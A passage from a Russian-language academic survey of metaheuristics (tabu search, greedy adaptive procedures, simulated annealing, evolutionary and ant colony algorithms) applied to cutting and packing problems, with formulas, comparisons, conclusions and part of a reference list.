Для использования поиска с запретами в решении задачи раскроя требуется ввести некоторые дополнительные определения. Во-первых, необходимо определить понятие *перемещения*, сохраняющего свойство гильотинного разреза. Для этих целей вводится также определение понятия *смежности*. Два прямоугольника R_i и R_j называются смежными, если они имеют общую сторону (см. рис. 2,а). *Общая область* определяется как наименьший прямоугольник, ограничивающий два смежных прямоугольника (см. рис. 2,б). За определением общей области следует определение гильотинных разрезов, ближайших к этой области и содержащих ее (см. рис. 2,в).

Каждая итерация алгоритма, реализованного в [14], состоит из следующих трех шагов:

1. Случайным образом выбрать прямоугольник из списка, который состоит из заготовок и неиспользованных областей (отходов).

2. Поочередно рассмотреть каждый из прямоугольников, смежных с прямоугольником, выбранным на первом шаге.

3. Для каждой пары выбранных прямоугольников выполнить описанные выше шаги для определения правильных гильотинных разрезов.

Если прямоугольник, образуемый гильотинными разрезами, не содержит отходов, то он исключается из дальнейшего рассмотрения, в противном случае очищается и заново раскраивается с использованием жадных алгоритмов, которые будут рассмотрены далее (фактически используемый метод является гибридным).




Рис. 2. Определение гильотинных разрезов для смежных областей R_1 и R_2

Список запретов содержит размеры и положение вновь раскраиваемого прямоугольника для каждого из перемещений. Кроме размеров, в списке сохраняются также типы заготовок, которые отрезаются при раскрое прямоугольника. Это позволяет разрезать один и тот же прямоугольник только с использованием новых раскройных шаблонов. Длина списка выбирается случайным образом в интервале $[0.5\sqrt{\sum_i N_i}, 1.5\sqrt{N_i}]$ и динамически изменяется после заданного количества итераций. В более поздней работе [15] авторы расширили свой алгоритм и отказались от ограничений, налагаемых свойствами гильотинных разрезов.

Жадные алгоритмы

Жадные адаптивные процедуры были разработаны в конце 80-х для решения задач о покрытии [17]. Основная идея жадных алгоритмов, позволяющая избежать локальные оптимумы, довольно проста. После нахождения очередного локального оптимума алгоритм переходит к поиску в другой области пространства решений. Учитывая, что решения обрабатываются по очереди, конструктивная фаза имеет итеративный характер. Выбор очередного элемента осуществляется при помощи жадной функции (отсюда, собственно, и название «жадные алгоритмы»). Адаптивность работы алгоритма достигается тем, что жадная функция учитывает не только текущее, но и предыдущее решение. Обобщенная структура алгоритма может быть описана следующим образом:

1. Построить решение S с использованием жадной вероятностной процедуры. При инициализации положить $S = \bar{S}$.
2. Применить процедуру локального поиска для решения S и получить S' .
3. Если $z(S) < z(\bar{S})$, то положить $\bar{S} = S'$.
4. Если не достигнуто условие окончания, то перейти ко второму шагу.

В работе [18] изучается применимость жадных адаптивных алгоритмов к решению задачи двухмерного раскроя, описанной выше. Вначале авторы предлагают алгоритм, в соответствии с которым куски материала раскраиваются на заданные заготовки. Этот алгоритм используется в жадных процедурах во время работы конструктивной фазы. Для улучшения текущего решения незанятые области (потери) по возможности объединяются с соседними раскраиваемыми заготовками. Затем конструктивный алгоритм применяется к объединенным областям для нахождения более эффективного варианта раскроя с меньшими потерями. Процесс слияния проиллюстрирован на рис. 3.




Рис. 3. Слияние незанятых областей с раскраиваемыми частями

На первом шаге незанятые области R_1 и R_2 объединяются с соседними раскраиваемыми заготовками, тогда как незанятая область R_3 не может быть объединена (см. рис. 3, а и рис. 3, б). На втором шаге область R_3 объединяется со смежным прямоугольником, образованным на предыдущем шаге (см. рис. 3, б и рис. 3, в). Конструктивная и оптимизационная фазы повторяются до тех пор, пока не будет достигнуто условие окончания работы алгоритма. Обычно в качестве подобного критерия используют заданное число итераций, во время которых текущее оптимальное решение не улучшается. Использование жадных алгоритмов в задачах упаковки рассмотрено в работах [19] и [20].

Имитация отжига

Имитация отжига была предложена в качестве оптимизационного метода в 80-х годах [21], когда концепция физического отжига впервые была применена в задачах комбинаторной оптимизации. Перенос этой модели на комбинаторные задачи сопоставляет энергетические состояния в системе с различными пригодными решениями, а энергию системы с целевой функцией, которая подлежит минимизации.

Имитация отжига может рассматриваться как вариант метода градиентного спуска, который, однако, пытается избегать попадания в локальные и отыскивать глобальные оптимумы. Достигается это вследствие того, что алгоритм использует не только лучшие из смежных решений в процессе поиска, но также допускает использование менее оптимальных решений с некоторой вероятностью. Во время процесса отжига температура

постепенно уменьшается в соответствии с некоторым правилом (обычно используют распределение Больцмана или распределение Коши). Уменьшение температуры приводит к уменьшению доверительной вероятности. Это означает, что алгоритм становится все более и более избирательным в принятии новых решений. Для каждой температуры выполняется заданное число итераций поиска в пространстве решений. Поиск завершается при выполнении определенного критерия. В качестве такого критерия может использоваться достижение нижней границы температуры или целевой функции.

Применению метода имитации отжига в решении задач раскроя и упаковки посвящено относительно небольшое число публикаций. В [22] имитация отжига применяется к задаче одномерной ящичной упаковки. В [23] описывается использование имитации отжига для решения задачи стеллажной загрузки как с использованием только одинаковых ящиков, так и ящиков с произвольными размерами.

В [24] двухмерная упаковка моделируется как задача о перестановках, а алгоритм имитации отжига используется для поиска лучших из решений, смежных с текущим. Смежные решения конструируют, используя оператор мутации. Кроме того, оператор мутации разрешает или запрещает ортогональное вращение упаковываемых объектов. После применения оператора мутации объекты сортируются в убывающем порядке в соответствии с их высотой. Для непосредственного размещения объектов используется низкоуровневая эвристика. В качестве подобной эвристики выступает рекурсивный алгоритм, состоящий из следующих двух шагов:

1. Упаковать первый элемент в объект (эта операция разбивает пространство на два подпространства, см. рис. 4, а).
2. Упаковать следующий элемент в подпространство S_1 . Если такая упаковка невозможна, то упаковать элемент в подпространство S_2 (см. рис. 4, б).




Рис. 4. Пошаговое рекурсивное разбиение в задачах упаковки

Рекурсивная процедура выполняется до тех пор, пока все элементы не будут упакованы. Для определения пошагового декремента температуры в [24] использована схема, предложенная в [7]. Температура пропорционально уменьшается в соответствии с правилом (1):

$$T_{i+1} = \alpha \cdot T_i, \quad (2.1)$$

$$\alpha = 0.987. \quad (2.2)$$

Количество итераций, выполняемых для каждого из значений температуры, определяется как $50N$ общих перемещений или $5N$ успешных перемещений, где N равняется количеству упаковываемых элементов.

Имитация отжига в качестве оптимизационного метода в задачах раскроя применялась значительно реже, чем в задачах упаковки. В работах [25] и [26] обсуждаются вопросы применения имитации отжига в задачах раскроя, а также возможность гибридизации этого метода с различными проблемно-ориентированными локальными эвристиками.

Эволюционные методы

Методы эволюционных вычислений отличаются от остальных метаэвристик тем, что они не используют конструктивные эвристики в процессе построения решений. Вместо этого алгоритмы оперируют множеством случайно сгенерированных решений P , которое называется популяцией. В эволюционных алгоритмах потенциальные решения кодируются вектором элементов, напоминающим генетическую структуру хромосомы. Новые решения, называемые потомками, получаются применением генетических операторов к уже имеющимся решениям. Классическими генетическими операторами, используемыми в эволюционных вычислениях, являются операторы кроссовера и мутации. Кроссовер реализует обмен генетической информацией между хромосомами, кодирующими потенциальные решения. Случайно или при помощи определенного правила выбираются две хромосомы-родителя. Затем случайным образом выбирается точка кроссовера и осуществляется обмен сегментов хромосом, находящихся справа от точки кроссовера, между

хромосомами-родителями. Оператор мутации случайным образом изменяет произвольный элемент хромосомы и тем самым увеличивает вариабельность в популяции.

Методы эволюционных вычислений стали едва ли не самыми популярными метаэвристическими методами в последние полтора десятилетия, что подтверждается значительным количеством тематических публикаций. Для лучшего ознакомления с подобными методами следует обратиться к классическим работам, например, [27, 28]. Кроме того, опубликовано несколько книг на русском языке [29, 30], частично или полностью посвященных эволюционным вычислениям.

В задачах раскроя и упаковки используют две разновидности методов эволюционных вычислений: эволюционное программирование и генетические алгоритмы. Главное различие между ними состоит в том, что генетический алгоритм использует оператор кроссовера в качестве основного генетического оператора, а оператору мутации отведена второстепенная роль. В отличие от генетических алгоритмов, эволюционное программирование использует только оператор мутации. Строго говоря, эволюционные алгоритмы не являются метаэвристиками, потому как они не используют низкоуровневые эвристики. В [11] предложено и вовсе выделить эволюционные алгоритмы в отдельный класс. Руководствуясь соображениями, что на основе эволюционных алгоритмов часто создаются высокоэффективные гибридные алгоритмы, использующие локальный поиск, рассматривать их как отдельный класс было бы нецелесообразно. Обобщенная структура эволюционного алгоритма может быть описана следующим образом:

1. Инициализировать множество решений P .
2. Построить множество решений P_c , применив оператор кроссовера к множеству решений P .
3. Построить множество решений P_m , применив оператор мутации к множеству решений P_c .
4. Построить новое множество P из элементов множества P_m , выбирая их случайным образом или используя определенное правило (одни и те же элементы из P_m могут быть выбраны более одного раза).
5. Если не достигнуто условие окончания, то перейти ко второму шагу.

Рассмотрим применение методов эволюционных вычислений в решении задач раскроя и упаковки. В [31] рассматривается задача одномерного раскроя с учетом и без учета смежности. Смежность подразумевает, что для оптимизации складских затрат и усиления контроля за качеством продукта, заготовки i -го заказа должны размещаться в последовательных раскройных шаблонах до тех пор, пока не будет произведено нужное количество заготовок.

В [31] разработаны проблемно-ориентированные генетические операторы, а также использован особый тип кроссовера, когда в результате применения этого оператора к двум родительским хромосомам образуется только один потомок. Оператор мутации удаляет гены из различных хромосом, чтобы затем образовывать из набора удаленных генов новые хромосомы, причем, гены удаляются только из тех раскройных шаблонов, которые содержат отходы.

Для оценки приспособленности хромосом в [31] были предложены следующие целевые функции. Для задачи без учета смежности:

$$\min \frac{1}{J+1} \left(\sum_{j=1}^J \sqrt{\frac{T_j}{L_j}} + \sum_{j=1}^J \frac{t_j}{J} \right), \quad (2.3)$$

где L_j – длина j -го экземпляра материала;

l_i – длина i -го заказанного элемента;

$n_{i,j}$ – количество элементов i -го типа, полученных в j -м раскройном шаблоне;

N_i – количество i -х элементов, которые необходимо произвести, причем $\sum_{j=1}^J n_{i,j} = N_i$;

t_j равняется единице, если j -й раскройный шаблон содержит отходы, иначе t_j принимает нулевое значение;

$T_j = L_j - \sum_{i=1}^I l_i n_{i,j}$ – потери для j -го экземпляра материала.

Первое слагаемое в выражении (2.3) минимизирует отходы, а второе минимизирует количество экземпляров материала, содержащих отходы. Для задачи с учетом смежности целевая функция примет вид:

$$\min \frac{1}{J+10} \left(\sum_{j=1}^J \sqrt{\frac{T_j}{L_j}} + \frac{10}{J} \sum_{j=1}^J \left(\frac{\sum_{i=1}^I y_{i,j}}{I} \right)^2 \right), \quad (2.4)$$

где $y_{i,j}$ равняется нулю, если $\sum_{i=1}^j n_{ik} = 0$ или $\sum_{i=1}^j n_{ik} = N_i$, иначе $y_{i,j}$ равняется единице. Иными словами, сумма $\sum_{i=1}^j y_{i,j}$ равняется количеству частично выполненных заказов вплоть до j -го экземпляра

материала, где $u_{i,j}$ означает статус i -го заказанного элемента. Первое слагаемое в выражении (2.4) используется для минимизации отходов, а второе призвано минимизировать количество частично выполненных заказов.

В [31] использовалась устойчивая модификация генетического алгоритма, при которой новыми решениями на очередном шаге заменяется лишь небольшая часть текущей популяции.

В [32] рассматривается одномерная раскройная задача применительно к лесопильной промышленности. В дополнение к понятию смежности вводится следующее ограничение: материал представляет собой связки бревен, поэтому каждый распил приводит к производству целой группы заготовок вместо одной заготовки, характерной для классической задачи раскроя. В последние годы появилось значительное число публикаций, посвященных применению генетических алгоритмов в задачах раскроя и упаковки, в том числе и несколько русскоязычных [33, 34].

Применению эволюционного программирования в задаче одномерного раскроя посвящена работа [35]. Авторы используют определение смежности из работы [31], соответственно рассматривается два варианта задачи: с учетом и без учета смежности. Для раскройной задачи со смежностью разработана специальная модификация оператора мутации. Этот оператор, получивший название *удаления-вставки материала* (SRI – stock remove and insert) учитывает смежность при перестройке раскройной последовательности.

Целевые функции заимствованы из работы [31] для обоих вариантов задачи. Для оценки эффективности разработанного метода авторы использовали тот же набор тестовых задач, что и в [31]. Созданная реализация, основанная на эволюционном программировании, по эффективности значительно превзошла генетический алгоритм, реализованный в [31]. Применение эволюционного программирования в задачах гильотинного раскроя рассматривалось также в недавней работе [36].

Более сложные многоуровневые реализации генетических алгоритмов с использованием локального поиска и учетом различных ограничений (многоцелевая оптимизация) в задачах раскроя, упаковки и размещения рассмотрены в [37-39].

Муравьиные алгоритмы

Муравьиные алгоритмы возникли в начале 90-х годов. В [40] был предложен новый метод для решения задачи коммивояжера, главная идея которого состояла в использовании способности муравьев отыскивать кратчайший путь между муравейником и источником еды. Такой путь отыскивается благодаря способности муравьев оставлять след из феромона во время движения. Остальные муравьи улавливают феромон и выбирают путь с наибольшей концентрацией феромона. Если существует два пути различной длины между муравейником и источником пищи, то большее количество феромона будет накапливаться на коротком пути вследствие того, что это расстояние преодолевается быстрее. В конечном итоге все муравьи выберут кратчайший путь.

В муравьином алгоритме общего вида решение задачи итеративно строится простыми вычислительными агентами – «муравьями». Частичные решения называются положениями. Для создания более завершеного частичного решения муравей должен переместиться из положения i в положение j . На каждом шаге σ вычисляется множество $A_k^\sigma(i)$ пригодных путей для текущего положения k -го муравья и один из них выбирается в соответствии с со следующим вероятностным распределением: муравей k перемещается из положения i в положение j с вероятностью $p_k(i, j)$ в зависимости от сочетания двух значений:

1. Привлекательности перемещения η , вычисленной при помощи некоторой эвристики.

2. Уровня феромона τ для этого перемещения, показывающего степень его эффективности при совершении определенного перемещения в прошлом.

Уровни феромона для путей обновляются на каждом шаге, следовательно, уровень феромона для пути, ведущего к хорошему решению, увеличивается, в то время как уровни феромона остальных путей уменьшаются. При вычислении вероятностного распределения рассматривается проблемно-ориентированное множество непригодных перемещений $tabu_k$ для k -го муравья. Общая структура муравьиного алгоритма может быть представлена в следующем виде [41]:

1. Инициализировать $\tau(i, j), \forall i, j$.

2. Для каждого муравья k выполнить следующую процедуру:

2.1. Вычислить $\eta(i, j), \forall i, j$.

2.2. Выбрать положение для перемещения с вероятностью $p_k(i, j)$.

2.3. Добавить выбранное перемещение к множеству $tabu_k$ для k -го муравья.

2.4. Если k -й муравей завершил свое решение, то перейти к шагу 2.5, иначе вернуться к шагу 2.

2.5. Уточнить полученное k -м муравьем решение с помощью локального поиска.

3. Для каждого перемещения (i, j) обновить уровни феромона путей.

4. Если условие окончания работы алгоритма не выполнено, вернуться к шагу 2.

Муравьиные алгоритмы приобрели значительную популярность после публикации работы [42] в 1996 году. С тех пор разработано большое количество усовершенствований и модификаций для исходного

алгоритма, примененных при решении различных задач комбинаторной оптимизации. Имеются и русскоязычные публикации, посвященные муравьиным алгоритмам [43].

Тем не менее, лишь две работы посвящено применению муравьиных алгоритмов в решении задач раскроя и упаковки [44, 45]. В [44] муравьиный алгоритм использовался для объединения генетического алгоритма и мульти-агентной поисковой модели в единый гибридный алгоритм: в конце каждой генерации генетического алгоритма k лучших решений использовалось для усиления искусственного феромонового следа. Затем этот след использовался в муравьином алгоритме для построения m новых решений. После запускалась мульти-агентная поисковая модель, использующая эти решения и пытающаяся улучшить их перед очередным обновлением феромонового следа.

В [45] муравьиный алгоритм использовался для решения задачи раскроя. В этой реализации $\tau(i, j)$ кодировало предпочтительность включения элементов длин i и j в один и тот же раскраиваемый кусок материала. Кроме того, в качестве конструктивной эвристики для вычисления вероятностного распределения применялось простое правило *first fit decreasing* (FFD). Идея этой эвристики состоит в том, чтобы вначале заготовки сортируются в убывающем порядке, а затем каждая из заготовок отрезается от куска материала, все еще достаточно длинного для раскроя. В худшем случае производительность подобной эвристики будет равной $\frac{11}{9}J_{OPT} + 4$, где J_{OPT} равняется количеству листов материала в оптимальном решении задачи.

Вначале каждый муравей располагает набором из всех заготовок, которые следует вырезать, и не раскраенным материалом. Заготовки отрезаются от куска материала одна за другой до тех пор, пока это возможно. Затем начинает разрезаться на части новый кусок материала. Муравей k выберет i -ю заготовку в качестве следующей отрезаемой заготовки от текущего куска материала r в частичном решении x в соответствии с распределением:

$$p_k(x, i, r) = \begin{cases} \text{если } i \in I_k(x, r), \text{ то} & \frac{\tau_i(i)\eta(i)^\beta}{\sum_{g \in I_k(x, r)} \tau_r(g)\eta(g)^\beta}, \\ \text{иначе} & 0 \end{cases} \quad (2.5)$$

где $I_k(x, r)$ – набор заготовок, которые еще необходимо отрезать, достаточно коротких для раскроя куска материала r . Параметр β определяет относительную важность эвристической информации в противоположность влиянию искусственного феромона. Эвристическая информация задается величиной $\eta(i)$, которая равняется длине i -той заготовки, и значением феромона $\tau_r(i)$ для i -той заготовки в куске материала r , вычисляемого в соответствии с выражением:

$$\tau_r(i) = \begin{cases} \text{если } r \neq 0, \text{ то} & \frac{\sum_{j \in r} \tau(i, j)}{|r|} \\ \text{иначе} & 1 \end{cases} \quad (2.6)$$

Если некоторые заготовки уже были отрезаны от куска материала r , то значение выражения (2.6) равняется сумме всех значений феромона между заготовками i и j , уже отрезанными от куска материала r , деленной на количество заготовок, отрезанных от куска материала r . В противном случае $\tau_r(i)$ полагается равным единице.

Фитнесс-функция, используемая для поиска алгоритмом хороших решений определяется как:

$$f(x) = \frac{\sum_{r=1}^R (L_r / L_{r, \max})^k}{R}, \quad (2.7)$$

где R – количество листов материала,
 L_r – использованная длина листа материала r ,
 $L_{r, \max}$ – длина листа материала r .

Параметр k – стресс-фактор для числителя, противоположный к знаменателю, который усиливает значение количества разрезанных кусков материала в противоположность общему количеству кусков материала. Увеличение k приведет к большим значениям фитнесса для решений, содержащих смесь из хорошо и плохо раскраенных кусков материала в противоположность одинаково раскраенным кускам материала. Значение $k = 2$ рассматривается как оптимальное.

Значения феромона обновляются в соответствии с формулой (2.8):

$$\tau(i, j) = \rho\tau(i, j) + mf(x^*), \quad (2.8)$$

где ρ – фактор распада, обеспечивающий постепенное испарение феромона. Правая часть выражения

увеличивает значение феромона на всех гранях, посещены муравьями. В выражении $t(i, j)$ увеличивается при каждом появлении комбинации i и j . Это означает, что заготовки i и j могут быть отрезаны несколько раз в лучшем решении x^* . Переменная m означает количество раз, которое заготовки i и j отрезаются в пределах решения.

После решения того же набора задач из [31, 35], авторы приходят к выводу, что алгоритм генерирует более точные решения, чем генетический алгоритм из [31] и метод эволюционного программирования из [35]. Одним из недостатков муравьиного алгоритма, несмотря на высокую точность получаемых решений, является его медленное быстроедействие. Авторы предполагают, что эффективность может быть улучшена модификацией программной реализации и использованием локальных оптимизаторов.

Выводы

Выше были рассмотрены метаэвристические методы, используемые в решении задач раскроя и упаковки. Сравнительный анализ эффективности применения этих методов значительно затруднен в силу ряда объективных причин. Большинство работ рассматривает принципиально разные задачи раскроя и упаковки. Решить проблему сопоставимости изучаемых задач призваны типологические исследования [4, 5] по созданию единой классификации задач раскроя и упаковки. Кроме того, на сайте Европейской рабочей группы по вопросам раскроя и упаковки ESICUP [46] доступна обширная номенклатура тестовых наборов данных, для представления которых разработан единый формат. Другим очевидным препятствием для построения достоверных численных оценок является значительное различие между вычислительными средами, используемыми при проведении тестовых экспериментов в разных работах. Необходимо учитывать значительный прогресс производительности вычислительных устройств, осуществленный за два неполных десятилетия, которые насчитывает история публикаций, так или иначе связанных с применением метаэвристик в задачах раскроя и упаковки. Едва ли не единственным критерием, доступным в качестве численной оценки, может служить количество итераций, необходимых алгоритму для нахождения заведомо известного решения определенного качества при использовании одинаковых наборов тестовых данных.

Проведение такого сравнения возможно, например, для работ [31, 35, 45], в которых рассматривается решение одномерной раскройной задачи с учетом и без учета смежности, а численные эксперименты основаны на использовании одинаковых наборов тестовых данных. Это позволяет осуществить сравнительный анализ эффективности применения эволюционного программирования [35], генетического [31] и муравьиного алгоритмов [45]. Метод эволюционного программирования превосходит как генетические, так и муравьиные алгоритмы в относительном быстроедействии, что выражается в быстрой сходимости. В то же время, наиболее качественные решения достигаются при использовании муравьиных алгоритмов. В [45] утверждается, что после некоторой модификации муравьиного алгоритма, связанной с оптимизацией программной реализации, и последующего создания на основе муравьиного алгоритма гибридного метода, использующего локальный поиск, количество итераций, необходимых для получения качественных решений, значительно сокращается, и алгоритм превосходит по этому показателю как генетический алгоритм, так и эволюционное программирование. Соответственно, реализации генетического алгоритма [31] и эволюционного программирования [35] можно модифицировать, создав на их основе гибридные методы, и тем самым значительно сократить время, необходимое для получения качественных решений. Однако гибридизация зачастую связана с использованием проблемно-ориентированных эвристик, которое может негативно отразиться на универсальности и расширяемости алгоритма в целом.

Работы [15] и [18], рассматривающие применение в решении задач негильтинного раскроя таких метаэвристических методов, как поиск с запретами и жадные алгоритмы, выполнены одним и тем же коллективом авторов с использованием единого тестового набора для проведения численных экспериментов. Учитывая схожую структуру обеих работ и единый тестовый набор, можно сделать вывод, что поиск с запретами потенциально превосходит жадные алгоритмы по качеству получаемых решений, но имеет более медленную сходимость.

Опубликовано несколько обзорных работ [6, 7], целью которых являлось создание программных реализаций некоторого набора метаэвристических методов с дальнейшим сравнительным анализом на основе тестовых экспериментов. В [6] рассматривается задача двухмерной упаковки, для решения которой созданы программные реализации поиска с запретами, имитации отжига и генетического алгоритма. Для задачи относительно малой размерности, в которой использовалось 50 различных видов упаковываемых прямоугольников, все три исследуемых метода смогли найти заведомо известное оптимальное решение, хотя сходимость генетического алгоритма оказалась самой медленной, тогда как аналогичный параметр для поиска с запретами и имитации отжига оказался сопоставим. Для задачи большей размерности (100 упаковываемых прямоугольников) генетический алгоритм не смог отыскать оптимальное решение, хотя было проведено большое количество тестовых запусков. В противоположность генетическому алгоритму остальные два метода смогли обеспечить нахождение оптимального решения, но скорость сходимости имитации отжига в среднем оказалась выше, чем аналогичный параметр, соответствующий поиску с запретами.

В [7] также рассматривается задача двухмерной упаковки, а реализованные методы ограничены имитацией отжига, эволюционным программированием и генетическим алгоритмом. Кроме перечисленных трех метаэвристических методов проведено тестирование некоторых локальных эвристик, однако рассмотрение

подобных методов выходит за рамки данной статьи. Наиболее качественные решения в соответствие с результатами численных экспериментов, приведенными в [7], обеспечивает использование имитации отжига, однако эволюционные алгоритмы лишь незначительно уступают в этом показателе и превосходят этот метод в скорости сходимости. Действительно, методы эволюционных вычислений одновременно работают с некоторым множеством решений, называемым популяцией, тогда как поиск с запретами, жадные алгоритмы и имитация отжига обрабатывают только одно решение за итерацию. Интересным выглядит сравнение эволюционного программирования и генетического алгоритма. При одинаковом способе кодирования решений вычислительная сложность эволюционного программирования будет меньшей, поскольку оператор кроссовера в этом методе не используется. Руководствуясь этими рассуждениями, можно выдвинуть следующее предположение: применение генетического алгоритма будет оправданным только в том случае, если разработан проблемно-ориентированный оператор кроссовера, способный эффективно использовать выбранную схему кодирования и обеспечить рекомбинацию генетической информации, отражающей специфику конкретной задачи раскроя или упаковки.

На основании проведенного анализа можно сформулировать некоторые выводы, общие для всех рассмотренных метаэвристических методов:

1. Адаптация метода и его гибридизация с низкоуровневой проблемно-ориентированной эвристикой способна значительно повысить эффективность применения метода.
2. Важным фактором, влияющим на эффективность применения метода, является выбранный способ кодирования решений.
3. Особый интерес представляет многоцелевая оптимизация, учитывающая не только минимизацию потерь, но и другие производственные задачи (хранение сырья и готовой продукции, введение системы приоритетов и т.д.).
4. Эффективность применения метаэвристических методов в некоторой степени зависит от факторов, непосредственно не связанных с операциями раскроя и упаковки. Необходим тщательный анализ, уточнение и оптимизация используемых производственных моделей.

Следует отметить, что лишь некоторые из публикаций [8, 9, 11, 32] рассматривают использование метаэвристических методов применительно к какой-либо конкретной отрасли промышленности, большинство работ сосредоточено на раскрое и упаковке абстрактных объектов. Только в [8] автор сообщает о дальнейшем практическом применении разработанного гибридного генетического алгоритма для решения двухмерной раскройной задачи, возникающей в процессе промышленного производства алюминия на финском предприятии AvestaPolarit.

Учитывая, что большинство исследований, рассмотренных в рамках данной статьи, не являются коммерческими, потенциально возможен переход к использованию концепции открытых исходников (open source). Свободный доступ к исходному коду программных реализаций значительно облегчит совместное тестирование различных методов решения задач раскроя и упаковки. Кроме того, необходимо осуществить переход к использованию единых тестовых наборов и форматов данных, например, разработанных ESICUP [46]. Подобные меры способны значительно сократить путь от постановки конкретной задачи раскроя или упаковки до внедрения в промышленном производстве интеллектуальных систем, повышающих эффективность использования ресурсов различного вида.

Литература

1. Канторович Л.В. Математические методы в организации и планировании производства. – Л.: Изд-во ЛГУ, 1939 (в сб. "Применение математики в экономических исследованиях". – М., Соцэкгиз, 1959).
2. Gilmore, P., Gomory, R., A linear programming approach to the cutting stock problem. *Operations Research*, 9, 1961: 849-859.
3. Desaulniers, G., Desrosiers, J., Solomon, M. (Eds.), *Column generation*. Springer, 2005.
4. Dyckhoff, H., A typology of cutting and packing problems. *European Journal of Operational Research*, 44 (2), 1990: 145-159.
5. Wäscher, G., Haußner, H., Schumann, H., An improved typology of cutting and packing problems. *European Journal of Operational Research*, 183 (3), 2007: 1109-1130.
6. Burke, E., Kendall, G., Comparison of meta-heuristic algorithms for clustering rectangles. *Computers & Industrial Engineering*, 37 (1-2), 1999: 383-386.
7. Hopper, E., Turton, B.C.H., An empirical investigation of meta-heuristic and heuristic algorithms for a 2D packing problem. *European Journal of Operational Research*, 128, 2001: 34-57.
8. Karelaiti, J., Solving the cutting stock problem in the steel industry. Department of Engineering Physics and Mathematics. Master's thesis, 2002: 1-39.
9. Mukherjee, I., Ray, P.K., A review of optimization techniques in metal cutting processes. *Computers and Industrial Engineering*, 50 (1), 2006: 15-34.
10. Мухачева Э.А., Картак В.М. Модифицированный метод ветвей и границ: алгоритм и численный эксперимент для задачи одномерного раскроя // Информационные технологии. – 2000. – № 9. – С. 15-22.
11. Фонотов А. М. Автоматизированная система гильотинного раскроя на основе генетического программирования (на примере мебельного производства): Дис.... канд. техн. наук: 05.13.07. – Донецк, 2006.

12. Glover, F., Future paths for integer programming and links to artificial intelligence. *Computers & Operations Research*, 13, 1986: 533-549.
13. Glover, F., Laguna, M., *Tabu search*. Kluwer Academic Publishers, Boston, 1997.
